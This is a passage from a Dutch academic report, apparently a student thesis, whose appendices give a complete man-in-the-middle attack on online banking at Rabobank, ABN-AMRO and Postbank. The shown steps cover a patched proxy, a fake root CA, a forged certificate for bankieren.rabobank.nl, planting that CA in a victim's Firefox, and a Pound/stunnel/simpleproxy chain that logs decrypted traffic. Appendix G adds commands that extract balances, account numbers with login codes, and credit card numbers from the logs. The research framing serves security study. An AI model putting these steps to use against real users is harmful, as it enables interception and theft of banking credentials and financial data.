fkooman@tritanium:~/tinyproxy-1.6.3$ patch -p0 <$HOME/omleiding.diff
patching file src/sock.c
fkooman@tritanium:~/tinyproxy-1.6.3$ ./configure && make

    :
    :

fkooman@tritanium:~/tinyproxy-1.6.3$ cp src/tinyproxy /tmp/
```

De configuratie wordt ook nog een beetje aangepast. Er wordt uitgegaan van de standaard configuratie met alle overbodige regels weggelaten om het zo simpel mogelijk te houden. Verder worden wat instellingen aangepast om tinyproxy minder systeembronnen (verlagen aantal MaxClients, MaxSpareServers, enzovoorts) te laten gebruiken. Het configuratiebestand (`/tmp/tinyproxy.conf`) ziet er als volgt uit:

```
Port 8888
Timeout 600
Logfile "/tmp/tinyproxy.log"
LogLevel Info
PidFile "/tmp/tinyproxy.pid"
MaxClients 5
MinSpareServers 2
```

```
MaxSpareServers 5
StartServers 2
MaxRequestsPerChild 0
Allow 127.0.0.1
ConnectPort 443
ConnectPort 563
```

Tinyproxy wordt nu gestart met `/tmp/tinyproxy -c /tmp/tinyproxy.conf`. Door de proxy van browser in te stellen op `localhost` met poort `8888` wordt er voortaan gebruik gemaakt van deze proxy (zie bijlage B).

Bijlage D

Certificaatgeneratie

D.1 CA

Om deze certificaat autoriteit te maken wordt gebruik gemaakt van `OpenSSL`[1] en `CentOS 4.3`[2]. CentOS draait op de betreffende computer. Het script `CA.pl` wordt gebruikt, wat te vinden is in het pakket `openssl-perl`. Dit is eenvoudig (als `root`) te installeren met het commando `yum -y install openssl-perl`.

```
[root@dilithium ~]# cd /usr/share/ssl/
[root@dilithium ssl]# /usr/share/ssl/misc/CA.pl -newca
CA certificate filename (or enter to create)

Making CA certificate ...
Generating a 1024 bit RSA private key
.....................................++++++
.....................++++++
writing new private key to './demoCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
```

[1] OpenSSL (OpenSSL is een SSL en TLS toolkit, zie `http://www.openssl.org`)

[2] CentOS Community Enterprise OS (CentOS is een "rebuild" van Red Hat Enterprise Linux, zie `http://www.centos.org`)

```
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:NL
State or Province Name (full name) [Berkshire]:Gelderland
Locality Name (eg, city) [Newbury]:Nijmegen
Organization Name (eg, company) [My Company Ltd]:Mijn CA
Organizational Unit Name (eg, section) []:CA
Common Name (eg, your name or your server's hostname) []:F. Kooman
Email Address []:ca@mijnca.nl
[root@dilithium ssl]#
```

Dit levert een certificaat op van de CA, deze is te vinden in `/usr/share/ssl/demoCA/cacert.pem`. Dit is het bestand dat geïmporteerd moet worden in de browser van Alice. Dit certificaat kan ook geïmporteerd worden in Microsoft's Internet Explorer. Door het te hernoemen naar `cacert.crt` zal dit via een "wizard" gaan.

D.2 Certificaat genereren

De MITM-proxy draait toevallig op dezelfde machine. Daar worden het certificaat (KEY) en het certificaat ondertekeningsverzoek (CSR) aangemaakt.

```
[fkooman@dilithium ~]$ openssl genrsa -out $HOME/mitm/etc/server.key 1024
Generating RSA private key, 1024 bit long modulus
..................++++++
......................++++++
e is 65537 (0x10001)
[fkooman@dilithium ~]$ openssl req -new -key $HOME/mitm/etc/server.key \
        -out $HOME/mitm/etc/server.csr

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:NL
```

```
State or Province Name (full name) [Berkshire]:Gelderland
Locality Name (eg, city) [Newbury]:Nijmegen
Organization Name (eg, company) [My Company Ltd]:Mijn CA
Organizational Unit Name (eg, section) []:Certificaten
Common Name
        (eg, your name or your server's hostname) []:bankieren.rabobank.nl
Email Address []:webmaster@rabobank.nl

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
[fkooman@dilithium ~]$
```

Er is nu een privésleutel aangemaakt (`server.key`) en een CSR (`server.csr`) voor `bankieren.rabobank.nl`. Deze CSR kan nu ondertekend worden door de CA.

D.3 Ondertekening door CA

```
[root@dilithium ~]# cd /usr/share/ssl/
[root@dilithium ssl]# openssl ca -policy policy_anything \
        -out /home/fkooman/mitm/etc/server.crt \
        -infiles /home/fkooman/mitm/etc/server.csr
Using configuration from /usr/share/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 1 (0x1)
        Validity
            Not Before: Jun  8 07:23:56 2006 GMT
            Not After : Jun  8 07:23:56 2007 GMT
        Subject:
            countryName               = NL
            stateOrProvinceName       = Gelderland
            localityName              = Nijmegen
            organizationName          = Mijn CA
            organizationalUnitName    = Certificaten
            commonName                = bankieren.rabobank.nl
```

```
        emailAddress              = webmaster@rabobank.nl
    X509v3 extensions:
        X509v3 Basic Constraints:
        CA:FALSE
        Netscape Comment:
        OpenSSL Generated Certificate
        X509v3 Subject Key Identifier:
        11:5B:52:0A:5C:14:A3:C7:E5:A6:13:AC:E8:E6:DB:03:9A:20:B2:E7
        X509v3 Authority Key Identifier:
        keyid:9E:54:EA:15:0E:0F:97:71:D9:FF:F1:AF:BC:2D:07:C3:E0:DA:
                A2:A1
        DirName:/C=NL/ST=Gelderland/L=Nijmegen/O=Mijn CA/OU=CA/
                CN=F. Kooman/emailAddress=ca@mijnca.nl
        serial:00

Certificate is to be certified until Jun  8 07:23:56 2007 GMT (365 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
[root@dilithium ssl]#
```

Dit levert een derde bestand op: `server.crt`. Er zijn nog twee bestanden belangrijk nu, namelijk `server.key` en `server.crt`. De eerste bevat het certificaat met privésleutel, de tweede het ondertekende certificaat met publieke sleutel. Deze twee samen kunnen gebruikt worden voor de website `bankieren.rabobank.nl`. Als Alice nu `cacert.pem` importeert in haar browser en `https://bankieren.rabobank.nl` bezoekt krijgt ze een HTTPS verbinding zonder waarschuwing.

Bestand	*Betekenis*
server.key	certificaat met privésleutel
server.csr	certificaat ondertekeningsverzoek voor CA
server.crt	het door de CA ondertekende certificaat
server.pem	combinatie van .key en .crt

Tabel D.1: SSL-bestandsextensies en betekenis

Bijlage E

Certificaat toevoegen aan browser

Er wordt gebruik gemaakt van `certutil` uit de NSS-tools van Mozilla. Deze werden gedownload van `ftp://ftp.mozilla.org/pub/mozilla.org/security/nss/releases/NSS_3_9_RTM/Linux2.4_x86_glibc_PTH_OPT.OBJ/nss-3.9.tar.gz`. Dit alles werd uitgevoerd op een machine met Ubuntu Linux[1], versie 6.06.

```
fkooman@tritanium:~$ tar -xzf nss-3.9.tar.gz
fkooman@tritanium:~$ cd nss-3.9/bin/
fkooman@tritanium:~/nss-3.9/bin$
fkooman@tritanium:~$ ln -s \
        /home/fkooman/.mozilla/firefox/z1gpr3ir.default/ .netscape
fkooman@tritanium:~$ nss-3.9/bin/certutil -A -n "Fake Root CA" -t \
        "C,C,C" -i cacert.pem
fkooman@tritanium:~$ nss-3.9/bin/certutil -L
Fake Root CA                                                 C,C,C
fkooman@tritanium:~$
```

Het programma `certutil` werkt standaard op bestanden in de `~/.netscape` (nog een overblijfsel van vroeger) directory, dus wordt er eerst een symbolische link aangemaakt naar de directory van Firefox. Vervolgens wordt met behulp van `certutil` een certificaat toegevoegd (`-A`) met als *nickname* "`Fake Root CA`" en *trustflags* `C,C,C`. Dit laatste houdt in dat het certificaat als vertrouwde CA gezien wordt voor zowel SSL, e-mail als object signing. Het certificaat zelf tenslotte komt uit het bestand `cacert.pem`. Dit is het gegenereerde bestand in bijlage D.1. Met het commando `certutil -L` worden alle certificaten die de gebruiker zelf heeft toegevoegd zichtbaar. Bij deze Firefox installatie is dus alleen het valse certificaat toegevoegd. Zie voor meer informatie de *manpage* van `certutil`[2].

[1] Ubuntu Linux: `http://www.ubuntu.com`

[2] Ook te vinden op `http://www.mozilla.org/projects/security/pki/nss/tools/certutil.html`

In recente versies van Mozilla en Firefox is de profieldirectory in een directory met een willekeurige naam gezet (hier bijvoorbeeld `z1gpr3ir.default`). Dit is gedaan om te voorkomen dat webpagina's (direct) bij de profieldata kunnen komen. Zie voor meer informatie de Mozilla bugreports 56002[3] en 97180[4]. Met (volledige) leesrechten op het systeem kan de directory toch gevonden worden omdat gewoon de directory listing bekeken kan worden.

[3] `https://bugzilla.mozilla.org/show_bug.cgi?id=56002`
[4] `https://bugzilla.mozilla.org/show_bug.cgi?id=97180`

Bijlage F

MITM-Proxy configuratie

De software wordt zoveel mogelijk als gebruiker geïnstalleerd (in `$HOME/mitm`) om alle software bij elkaar te houden, zodat in een keer alles verwijderd kan worden. Als er op (TCP)-poorten geluisterd moet worden, gebeurt dat op een poort boven 1024, indien mogelijk, zodat er geen root-rechten nodig zijn om het programma te starten (good practice).

F.1 Pound

Pound is te downloaden op de website van Pound: `http://www.apsis.ch/pound/`.

```
[fkooman@dilithium ~]$ tar -xzf Pound-2.0.6.tgz
[fkooman@dilithium ~]$ cd Pound-2.0.6
[fkooman@dilithium Pound-2.0.6]$ ./configure --prefix=$HOME/mitm \
        && make && make install

    :
    :
```

Pound kan al niet als gebruiker gestart worden omdat op poort 443 gewacht moet worden op HTTPS verzoeken. In het geval van de ABN-AMRO moet er ook geluisterd worden op poort 80 omdat dezelfde hostname gebruikt wordt voor HTTP en HTTPS pagina's. Mogelijk zou de proxyserver op de computer van Alice kunnen worden aangepast om een verbinding te maken met een andere poort dan 443, bijvoorbeeld 1443 zoder er geen root-rechten nodig zijn. Dit brengt een ander voordeel met zich mee dat er één configuratiebestand gebruikt kan worden voor alle banken. Nu moet voor iedere bank een ander configuratiebestand gebruikt worden. Dit is hier niet verder uitgewerkt.

Het configuratiebestand `$HOME/mitm/etc/pound.cfg` ziet er als volgt uit:

```
ListenHTTPS
        Address 0.0.0.0
        Port    443
        Cert    "/home/fkooman/mitm/etc/server.pem"

        Service
                BackEnd
                        Address 127.0.0.1
                        Port    4000
                End
        End
End

#Dit stuk is alleen nodig voor de ABN-AMRO...
#
#ListenHTTP
#        Address 0.0.0.0
#        Port    80
#        Service
#                BackEnd
#                        Address www.abnamro.nl
#                        Port    80
#                End
#        End
#End
```

De in bijlage D verkregen privésleutel en ondertekende certificaat moeten nog samengevoegd worden tot een `pem`-bestand. Dit gaat als volgt:

```
[fkooman@dilithium ~]$ cd $HOME/mitm/etc/
[fkooman@dilithium etc]$ cat server.key server.crt >server.pem
```

Pound moet als *root* gestart worden:

```
[fkooman@dilithium Pound-2.0.6]$ sudo ~/mitm/sbin/pound -f \
       $HOME/mitm/etc/pound.cfg
```

F.2 Stunnel

Stunnel is te downloaden op de Stunnel website: `http://www.stunnel.org`.

```
[fkooman@dilithium ~]$ tar -zxf stunnel-4.15.tar.gz
[fkooman@dilithium ~]$ cd stunnel-4.15
[fkooman@dilithium stunnel-4.15]$ ./configure \
        --prefix=$HOME/mitm && make && make install

    :
    :

[fkooman@dilithium stunnel-4.15]$ mkdir -p \
        $HOME/mitm/var/run/stunnel/
```

Stunnel wordt als volgt gestart:

```
[fkooman@dilithium stunnel-4.15]$ ~/mitm/sbin/stunnel
```

Aan het eind van de installatie wil Stunnel een certificaat aanmaken. De standaardwaarden zijn voldoende omdat dit certificaat toch niet gebruikt gaat worden omdat Stunnel in client-modus gaat draaien.

Het configuratiebestand op `$HOME/mitm/etc/stunnel/stunnel.conf` ziet er als volgt uit:

```
client=yes
verify=0
[http-https]
accept  = 4001
connect = bankieren.rabobank.nl:443
```

Dit configuratiebestand is geconfigureerd voor de Rabobank. Voor de ABN-AMRO komt in de connectregel `www.abnamro.nl:443` te staan, voor de Postbank is dat `mijn.postbank.nl:443`. Stunnel luistert op TCP-poort 4001 voor verzoeken van Simpleproxy.

F.3 Simpleproxy

Simpleproxy is te downloaden op de Sourceforge projectpagina op `http://sourceforge.net/projects/simpleproxy/`.

```
[fkooman@dilithium ~]$ tar -xzf simpleproxy-3.4.tar.gz
[fkooman@dilithium ~]$ cd simpleproxy-3.4
[fkooman@dilithium simpleproxy-3.4]$ ./configure --prefix=$HOME/mitm \
        && make && make install

    :
    :

[fkooman@dilithium ~]$ $HOME/mitm/bin/simpleproxy -d -L 4000 \
        -R localhost:4001 -t /tmp/dump.txt
[fkooman@dilithium ~]$
```

De installatie is behoorlijk standaard. Simpleproxy wordt opgestart op de achtergrond (`-d`) en luistert op TCP-poort 4000 (`-L 4000`) op een TCP-verbinding. Deze wordt vervolgens doorgestuurd naar de lokale machine op poort 4001 (`-R localhost:4001`). De logfile wordt weggeschreven naar het bestand dump.txt (`-t dump.txt`).

F.4 Opstartscript

```
#!/bin/sh
echo "Killing pound, stunnel and simpleproxy..."
sudo killall pound
killall stunnel
killall simpleproxy
sleep 2
echo "Starting pound, stunnel and simpleproxy..."
sudo ~/mitm/sbin/pound -f /home/fkooman/mitm/etc/pound.cfg
~/mitm/sbin/stunnel
~/local/bin/simpleproxy -d -L 4000 -R localhost:4001 -t /tmp/dump.txt
```

Bijlage G

Analyse doorgegeven webpagina's

G.1 Rabobank

G.1.1 Saldoinformatie

Hier is het mogelijk saldoinformatie uit het door Simpleproxy gegenereerde dump-bestand halen:

```
strings /tmp/dump.txt | grep tSaldo | grep -v cSaldo | awk {'print $2'} \
       | cut -d "\"" -f 1
```

Het commando `strings` is nodig omdat behalve HTML-tekst ook plaatjes worden gelogd (binair) en dus voor opmaakproblemen zou kunnen gaan zorgen. De eerste twee `grep`-commando's zorgen er voor dat alleen de regels overblijven met een saldo erin:

```
tSaldo("           123,45");
tSaldo("           543,21");
tSaldo("         1.234,56");
```

De rest van de regel zorgt ervoor dat alleen de saldo's geprint worden.

G.1.2 Rekeningnummers

De (unieke) rekeningnummers waarmee ooit ingelogd is uit de dumpfile halen:

```
strings /tmp/dump.txt | grep AuthId | grep Scid | cut -d = -f 4 | \
       cut -d "&" -f 1 | uniq
```

De eerste twee `grep`-commando's zorgen er voor dat alleen de regels overblijven met het bankrekeningnummer en de gebruikte inlogcode:

```
Scid=2120162643179133 91&
        WinNm=1149504316832&AuthId=123456789&AuthCd=91432213
Scid=2120165126030581 17&
        WinNm=1149752601871&AuthId=987654321&AuthCd=28274859
```

Hier is bijvoorbeeld twee keer ingelogd. Een keer met rekeningnummer 123456789 en een keer met rekeningnummer 987654321.

G.1.3 Creditcardgegevens

Hier worden creditcardnummers weergegeven als er ooit een keer betaald is met een Rabocard:

```
strings /tmp/dump.txt | grep Kaartnummer | awk {'print $2'} | uniq
```

Dit haalt het creditcardnummer uit een stukje log-bestand:

```
0123456789EUR20060602D00000000020.000203013661Interpay Nederland B.V.
20060602MA      Kaartnummer: 1234.5678.9012.3456Zie rekeningoverzicht mei
```

G.2 ABN-AMRO

Helaas zijn er geen inloggegevens van de ABN-AMRO bank beschikbaar, dus wordt het onmogelijk uit te vinden hoe de pagina's eruit komen te zien om ze te kunnen analyseren.

G.3 Postbank

Helaas zijn er geen inloggegevens van de Postbank beschikbaar, dus wordt het onmogelijk uit te vinden hoe de pagina's eruit komen te zien om ze te kunnen analyseren.

Bibliografie

[FKK96] Alan O. Freier, Philip Karlton, and Paul C. Kocher. The ssl protocol version 3.0. INTERNET-DRAFT, November 1996.

[Fli03] Rob Flickenger. *Linux server hacks: 100 industrial-strength tips and tools*. O'Reilly & Associates, Inc., 2003.

[SS93] Christoph L. Schuba and Eugene H. Spafford. Addressing weaknesses in the domain name system protocol. Technical report, COAST Laboratory, Department of Computer Sciences, Purdue University, 1993.

[Sta98] William Stallings. *Operating systems (3rd ed.): internals and design principles*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1998.

[Tan03] Andrew Stuart Tanenbaum. *Computer networks*. Upper Saddle River, N.J. : Prentice Hall/Pearson Education, fourth edition, 2003.